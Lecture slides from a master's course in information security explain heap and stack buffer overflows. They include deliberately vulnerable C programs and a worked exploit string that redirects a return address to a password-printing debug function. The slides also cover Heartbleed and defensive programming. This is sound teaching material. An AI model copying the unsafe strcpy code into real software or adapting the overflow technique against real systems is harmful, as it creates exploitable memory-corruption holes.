Mestrado em Engenharia Informática (MEI)
Mestrado Integrado em Engenharia Informática (MiEI)


Perfil de Especialização **CSI** : Criptografia e Segurança da Informação


Engenharia de Segurança


jose.miranda@devisefutures.com

Topics

- *Buffer overflow* vulnerability








Buffer Overflow

- *Buffer* –temporary memory space for storing data during program execution;
- *Buffer overflow*
  - Occurs when data written to a buffer is larger than the size of the buffer, and due to insufficient control, the data is written to adjacent memory locations which can cause a program failure or the creation of a vulnerability that attackers can explore.
  - Rewrites / writes adjacent memory locations, including other buffers, variables, and program code (can change the program flow).
- Considered the "atomic bomb" of the software industry, buffer overflow is one of the most persistent software vulnerabilities and where attack attempts are more frequent.

Buffer Overflow

- Risk
  - Writing outside the boundaries of allocated memory can corrupt data, stop the program, or cause malicious code to run.
  - **C** and **C ++** are particularly vulnerable to buffer overflow and are still two of the four programming languages most frequently used and requested by employers (for a performance issue), and in which critical applications are written (OS, X, IIS, shell, Apache httpd, MySQL, MS SQL server, Mars rover, industrial control systems, automobile sw, IoT, ...);
  - Java, by design, avoids buffer overflow, checking buffer boundaries and preventing access beyond the boundaries.



https://spectrum.ieee.org/static/interactive-the-top-programming-languages-2018

Buffer Overflow

CVE ID	Vulnerability type	Publish Date	CVSS Score	Description
CVE-2019-9895	Buffer Errors	2019-03-21	9.8	In PuTTY versions before 0.71 on Unix, a remotely triggerable buffer overflow exists in any kind of server-to-client forwarding.
CVE-2019-9125	Buffer Errors	2019-02-25	9.8	An issue was discovered on D-Link DIR-878 1.12B01 devices. Because strncpy is misused, there is a stack-based buffer overflow vulnerability that does not require authentication via the HNAP_AUTH HTTP header.
CVE-2019-9019	Buffer Errors	2019-02-22	6.8	The British Airways Entertainment System, as installed on Boeing 777-36N(ER) and possibly other aircraft, does not prevent the USB charging/data-transfer feature from interacting with USB keyboard and mouse devices, which allows physically proximate attackers to conduct unanticipated attacks against Entertainment applications.
CVE-2019-7401	Buffer Errors	2019-02-07	9.8	NGINX Unit before 1.7.1 might allow an attacker to cause a heap-based buffer overflow in the router process with a specially crafted request. This may result in a denial of service (router process crash) or possibly have unspecified other impact.
CVE-2019-4016	Buffer Errors	2019-03-11	7.8	IBM DB2 for Linux, UNIX and Windows (includes DB2 Connect Server) 9.7, 10.1, 10.5, and 11.1 is vulnerable to a buffer overflow, which could allow an authenticated local attacker to execute arbitrary code on the system as root.
CVE-2018-5210	Exec Code Overflow	2018-01-04	9.3	On **Samsung mobile devices** with N(7.x) software and Exynos chipsets, attackers can conduct a Trustlet stack overflow attack for arbitrary TEE code execution, in conjunction with a brute-force attack to discover unlock information (PIN, password, or pattern).
CVE-2017-18067	Overflow	2018-03-15	10.0	In **Android** for MSM, Firefox OS for MSM, QRD Android, with all Android releases from CAF using the Linux kernel, improper input validation while processing an encrypted authentication management frame in lim_send_auth_mgmt_frame() leads to buffer overflow.

Buffer Overflow


- What happens in an accidental Buffer Overflow?
  - Program becomes unstable;
  - Program ”crash”;
  - Program works as normal.
- Side effects depend on
  - The amount of data that is written after the end of the buffer;
  - What data (if any) are overlapped / overwritten;
  - If the program tries to read the overwritten data;
  - What data overrides the memory that is overwritten.
- Debugging such a problem is usually difficult
  - Effects can only appear many lines of code later.

Buffer Overflow

- Why can a Buffer Overflow be a security problem?
  - It can be exploited intentionally and allow the attacker to produce the effects that suit him best;
  - Objective is usually to execute code with administrator privileges
    - What is "simple" if the server is running with administrator privileges;
    - Or it can be done after exploiting the buffer overflow, through another attack that allows the increase of privileges.
- First paper describing buffer overflow attacks: Aleph One, "*Smashing the Stack for Fun and Profit*", Phrack 49-14, 1996

Buffer overflow – organization of memory

- Organization of memory (RAM) in the execution of a program C



Text segment – code segment where the executable program instructions (in machine / assembly code) are located. Typically, this segment is:

- shared, so as to only be one copy of the code in memory,
- read-only, in order to prevent accidental modification of instructions;


Initialized Data Segment – contains the static and global variables initialized by the programmer (e.g., char s[] = “hello world”, int i = 10);

Uninitialized Data Segment (BSS) – contains global and static variables not initialized or initialized to 0 (e.g., int i).

Note: All these segments (Text, Data, and BSS) are known at the time of compilation.

Buffer overflow – organization of memory

- Organization of memory (RAM) in the execution of a program C



Stack – is a LIFO structure that contains the program stack and typically grows (x86 architecture - PCs) from the highest memory addresses to the lowest ones. Contains function variables, as well as other information that is saved each time a function is called. The "stack pointer" always points to the top of the stack;

Heap – segment for dynamic memory allocation (malloc, realloc, free). This segment is shared by all shared libraries and dynamic modules of a process.

Heap *Buffer overflow*

Heap – segment for dynamic memory allocation (malloc, realloc, free). This segment is shared by all shared libraries and dynamic modules of a process.

```
int main(int argc, char **argv) {
    char *dummy = (char *) malloc (sizeof(char) * 10);
    char *readonly = (char *) malloc (sizeof(char) * 10);

    strcpy(readonly, "laranjas");
    strcpy(dummy, argv[1]);
    printf("%s\n", readonly);
}
```

Is the *readonly* variable outside the control of the program user?

Heap *Buffer overflow*

```
int main(int argc, char **argv) {
    char *dummy = (char *) malloc (sizeof(char) * 10);
    char *readonly = (char *) malloc (sizeof(char) * 10);

    printf("Endereço da variavel dummy: %p\n", dummy);
    printf("Endereço da variavel readonly: %p\n", readonly);

    strcpy(readonly, "laranjas");
    strcpy(dummy, argv[1]);
    printf("%s\n", readonly);
}
```

```
user@CSI:~$ ./a.out BOOMMMM...
Endereço da variavel dummy: 0x564dc9cf7010
Endereço da variavel readonly: 0x564dc9cf7030
laranjas
```

Heap *Buffer overflow*


```
int main(int argc, char **argv) {
    char *dummy = (char *) malloc (sizeof(char) * 10);
    char *readonly = (char *) malloc (sizeof(char) * 10);

    printf("Endereço da variavel dummy: %p\n", dummy);
    printf("Endereço da variavel readonly: %p\n", readonly);

    strcpy(readonly, "laranjas");
    strcpy(dummy, argv[1]);
    printf("%s\n", readonly);
}
```

```
user@CSI:~$ ./a.out `for i in {1..32}; do echo -n 1; done`BOOMMMM...
Endereço da variavel dummy: 0x55c3eeba2010
Endereço da variavel readonly: 0x55c3eeba2030
BOOMMMM...
```

(Stack) Buffer overflow



Stack and functions (x86/64 bits – PCs architecture)

Source function:

1. Push the function arguments to stack
2. Push the return address (i.e., address of the instruction to execute immediately after the control is returned to it);
3. Jumps to the address of the function;

Called function:

1. Push the old frame pointer (%rbp) (relative to the source function stack) to the stack;
2. The frame pointer now has the value of the pointer at the top of the stack (%rbp = %rsp);
3. Push the local variables to the stack;

When the called function return, the source function:

1. Gets the pointer to the source function frame (content of address %rbp);
2. Program execution flow is directed to the address pointed by the return address, i.e., %rip = 8 + %rbp

(Stack) Buffer overflow

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```

Stack – is a LIFO structure that contains the program stack and typically grows (x86 architecture - PCs) from the highest memory addresses to the lowest ones. Contains function variables, as well as other information that is saved each time a function is called. The “stack pointer” always points to the top of the stack.

Can the program's user call the debug() function?


(Stack) Buffer overflow

Let's see how the stack behaves.

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```




(Stack) Buffer overflow

Let's see how the stack behaves.

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```



Note: The "Return Address" is also called “%rip” (*instruction pointer*).


(Stack) Buffer overflow

Let's see how the stack behaves.

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```




(Stack) Buffer overflow

Let's see how the stack behaves.

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```




Before moving to the strcpy function, the stack looks like this. What can you do to change the program, so that the user can call the debug() function?

(Stack) Buffer overflow

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```



Before moving to the strcpy function, the stack looks like this. What can you do to change the program, so that the user can call the debug() function?


- If the "Return address" points to the debug() function, the execution of the program will be directed to the debug() function, at the return of the store() function;

(Stack) Buffer overflow

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```



Before moving to the strcpy function, the stack looks like this. What can you do to change the program, so that the user can call the debug() function?


- If the "Return address" points to the debug() function, the execution of the program will be directed to the debug() function, at the return of the store() function;
- To rewrite the "Return address", we have to write into buf 26 bytes (10 + 8 + 8 bytes), and the last 8 bytes must be the address of the debug() function.

(Stack) Buffer overflow

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   store(argv[1]);
}
```



Before moving to the strcpy function, the stack looks like this. What can you do to change the program, so that the user can call the debug() function?

- If the "Return address" points to the debug() function, the execution of the program will be directed to the debug() function, at the return of the store() function;
- To rewrite the "Return address", we have to write into buf 26 bytes (10 + 8 + 8 bytes), and the last 8 bytes must be the address of the debug() function;
- Let's get the address of the debug() function by changing the program to print its address. (In the practice class we will use only the debugger to get the same result, without program change)

(Stack) Buffer overflow

```
void debug() {
   printf("Palavras-chave:\n");
   printf("root: ola123\n");
   printf("admin: 3eLdf75\n");
}

void store(char *valor) {
   char buf[10];
   strcpy(buf, valor);
}

int main(int argc, char **argv) {
   printf("Endereco da funcao debug: %p\n", &debug);
   store(argv[1]);
}
```

```
user@CSI:~/Aulas/Aula12$ ./a.out teste
Endereco da funcao debug: 0x555555554740
```

We have all the necessary data to be able to execute the debug() function.

Note: Remember that UNIX is a little-endian system, where the least significant byte is placed at the lowest memory address.


```
user@CSI:~/Aulas/Aula12$ ./a.out `python -c 'print "X"*18 + "\x40\x47\x55\x55\x55\x55"'`
Endereco da funcao debug: 0x555555554740
Palavras-chave:
root: ola123
admin: 3eLdf75
Segmentation fault
```

Buffer Overflow

- An important factor in attacking buffer overflow vulnerabilities was access to source code.
  - If it does not exist, one can opt for a trial-error strategy (not very efficient), or apply reverse engineering techniques that allow the source code to be obtained from the binary code.
- Another determining factor was the address of the debug() function that did not change between successive executions of the program.
  - The most recent compilers of the main operating systems already randomize the address space of an application and its functions between successive executions, reason why it is very improbable that the attacker is able to cause the execution of the function debug().
  - However, very improbable does not mean impossible, as you can study in the book "Hacking - The art of exploitation (2nd edition), Jon Erickson" (but outside the scope of this discipline).
- The consequences of the buffer overflow vulnerability attack were the execution of a function in the attacked program itself. However, an attacker wants to run self-defined code (for example a shell, under Linux) or install a remote administration tool (for example, BackOrifice under Windows), which is possible through a buffer overflow attack on the stack (outside the scope of the discipline), also known as code injection.


(Stack/Heap) Buffer overflow

Normal



Code Injection

After the attack



Attacker, through a (stack / heap) buffer overflow corrupts the return address. Instead of returning to the calling function, the return address returns the control to malicious code, located somewhere in the process memory.

Read Overflow

- Example: Heartbleed bug (http://heartbleed.com/)
  - SSL / TLS is the protocol for encrypted communications on the W
    - When the URL starts with https, you are using SSL / TLS
  - Heartbleed is an existing bug in the OpenSSL implementation (one of the most used) - versions 1.0.1 to 1.0.1f - of SSL / TLS
  - Bug discovered in March 2014, was in the version available since March 2012 !!!
  - The SSL server must accept a "heartbeat" message echoing back;
  - The "heartbeat" message indicates the size of the echo to return, but the SSL server did not validate the size;
  - In this way, the attacker could request a larger size and read beyond the content of the message, which allowed access to server memory and access to sensitive data (passwords, keys, ID information, ...) protected by SSL / TLS;
  - The attack leaves no trace !!!

Reduce Buffer overflow vulnerabilities

- Defensive Programming:
  - Validate indexes: Verifying that the index values are integers and are within the array address boundaries. This validation is mandatory for values provided by the user or other unreliable input source (e.g., information read from a file or obtained through a network connection).
    - Caution with cycles (for, while, ...) !
    - Caution methods that can modify the indexes of an array !
  - Allocated space: Before copying the data, ensure that the destination variable has enough space to save the data. If you do not have enough space, do not copy more data than the available space.
  - Array Size: Programming languages have functions that return the size allotted to an array. Use them!
    - If you use an array as an argument for a function, use another argument to also send the array size. This value can be used as the maximum limit of the array index.
  - Alternative data structures: buffer overflow vulnerabilities can be reduced by using alternative data structures such as vectors and iterators. Use them!
  - Allocate memory: Whenever possible, allocate memory only after knowing how much you need.
  - Avoid risk functions: When using functions to read, copy data, or allocate / free memory, use libraries that provide safer versions than standard functions;
  - Use the tools: Compiler warnings in case of potential buffer overflows. Static analysis tools to analyze source code or dynamic analysis to examine the state of the running program.
  - Recovery: If the program can not continue, adequate recovery must be ensured. Note: Handle the exceptions with care!